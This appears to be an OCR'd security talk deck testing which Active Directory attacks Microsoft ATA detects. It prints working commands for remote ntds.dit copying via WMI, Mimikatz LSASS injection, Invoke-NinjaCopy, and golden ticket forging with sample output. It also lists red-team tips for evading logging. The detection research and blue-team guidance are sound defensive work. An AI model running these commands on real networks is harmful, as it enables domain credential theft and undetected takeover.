
Malicious replication requests were successfully performed by Administrator, from WIN10A against DC03.

3:24 PM – 3:25 PM Jul 14, 2017

TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
7/14/17 3:25 PM ^ 7/14/17 3:24 PM	Administrator	Success	DC03


Partial Detection: Copying NTDS.dit File Remotely using WMI

- We can use the WMI Win32_ShadowCopy Class to dump the ntds.dit via volume shadow copies without having to call vssadmin.exe



```
PS T:\> $DeviceObject
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
PS T:\> Invoke-WmiMethod -Class Win32_Process -Name create -ArgumentList "cmd.exe /c copy $DeviceObject\Windows\System32
\ntds.dit C:\" -ComputerName 10.1.11.170 -CREDENTIAL $cred
```

- Now flagged as a LOW severity event in ATA 1.8 due to executing Win32_process create, but not for the use of volume shadow copy:



12:20 PM Today

Remote execution attempt detected

The following remote execution attempts were performed on DC03 from WIN10A:

- Attempted remote execution of one or more WMI methods by Administrator.

Started at 11:58 AM Jul 12, 2017

Not Detected*: PSRemoting with LSASS Inject

- PowerSploit: Mimikatz in memory w/ LSASS Injection

```
Invoke-Mimikatz -Command '"privilege::debug"
"LSADump::LSA /inject"' -Computer dc03.prod.local
```

Blue Tip: Lots of ways to harden/log WinRM/PSRemoting, restrict via groups/source, etc.

Not Detected*: PSRemoting with Raw Disk Access


- PowerSploit: Ninja-Copy

```
Invoke-NinjaCopy -Path
"c:\Windows\System32\config\SYSTEM" -ComputerName
"dc03.prod.local" -LocalDestination "c:\temp\system"
```

Blue Tip: You can detect LSASS injection/raw disk access with Sysmon

Detected: Golden Tickets Detection (Using KRBTGT NTLM Hash)

```
kerberos::golden /user:EdwardAbbey /domain:prod.local
/sid:sid /krbtgt:rc4 /groups:513,512,520,518,519 /ptt
```



Encryption downgrade activity


The encryption method of the TGT field of TGS_REQ message from WIN10A has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on WIN10A.

1:55 PM – 2:59 PM Jul 12, 2017

TIME	ACCOUNTS (2)	FROM (1)	ACCESSED (2)	VIA DOMAIN CONTROLLERS (1)
7/12/17 2:59 PM ^ 7/12/17 2:13 PM	Abbey, Edward Athlete	WIN10A	2 resources	DC03

Not Detected: Golden Ticket w/ AES Key

```
kerberos::golden /user:JohnVanwagoner
/domain:prod.local /sid:sid /aes256:aes256
/groups:512,513,519 /startoffset:-1 /endin:2500
/renewmax:3000 /ptt
```



```
mimikatz # kerberos::golden /user:JohnVanwagoner /domain:prod.local /sid:S-1-5-21-2184559304-2325842030-2845129662 /aes256:05d
186eff3cea13bae2e9 /groups:512,513 /startoffset:-1 /endin:10 /renewmax:3000 /ptt
User      : JohnVanwagoner
Domain    : prod.local (PROD)
SID       : S-1-5-21-2184559304-2325842030-2845129662
User Id   : 500
Groups Id : *512 513
ServiceKey: 05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff
Lifetime  : 7/12/2017 3:40:25 PM ; 7/12/2017 3:50:25 PM ; 7/14/2
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'JohnVanwagoner @ prod.local' successfully sub

mimikatz # exit
Bye!

C:\Users\JohnVanwagoner\Desktop>dir \\dc02.prod.local\c$\windows\ntds
```

Blue Team Takeaways

- Limit PS Remoting sources to dedicated admin workstations
- Use JEA (Just Enough Administration) to help prevent lateral movement success
- Harden SQL servers, review forest trusts
- Integrate SIEM/VPN logs into ATA
- Use Event Log Forwarding for Sysmon and WMI logging with shorter polling times
- Audit your AD object ACLs with BloodHound
- Enforce AES-256, especially for service account SPNs
- Enforce “Binary Signature Policy” in 1703 to help protect PPLs
- Integrate those new Defender branded tools like Exploit Guard (WDEG)
- Enforce EMET/WDEG’s Attack Surface Reduction (ASR) rules

Red Team Takeaways

- Return to living off the land, directly call APIs
- Leverage host based PowerShell tools only after you've blocked or disabled ATP & event log forwarding
- Review RDP/PS/Session history to help avoid user behavior analytics
- Block event log forwarding to prevent Sysmon/WMI/PowerShell/ Security logs giving you away
- Use ACE/DACL abuse to help avoid using RCE when possible
- Focus on info gathering and lateral movement techniques that don't comm with the DC, like SQL auth and Silver Tickets
- Kerberoast & Silver Ticket all the things
- Use AES for Over-PTH, Golden Tickets
- Abuse Forest Trusts

Big Thanks / Sources

IBM X-Force Red

- @angus_tx, @nosteve, @swordgardctf, and the rest of the IBM X-Force Red crew- we're hiring!
- The MS ATA/ATP teams
- Tools, techniques, assistance and research by: @PyroTek3, @cobbr_io, @mattifestation, @danielhbohannon, @nikhil_mitt, @mubix, @JosephBialek, @kevin_Robertson, @nigma0x3, @subTee, @0xbadjuju, @tifkin_, @_nullbind, @gentilkiwi, @armitagehacker, @aionescu, @alastairgray, @harmj0y, @wald0, @CptJesus, @JershMagersh, @vysecurity, @cybera, @tiraniddo, @passingthehash and many others in the community
- @simonstalenhag for permission to use his art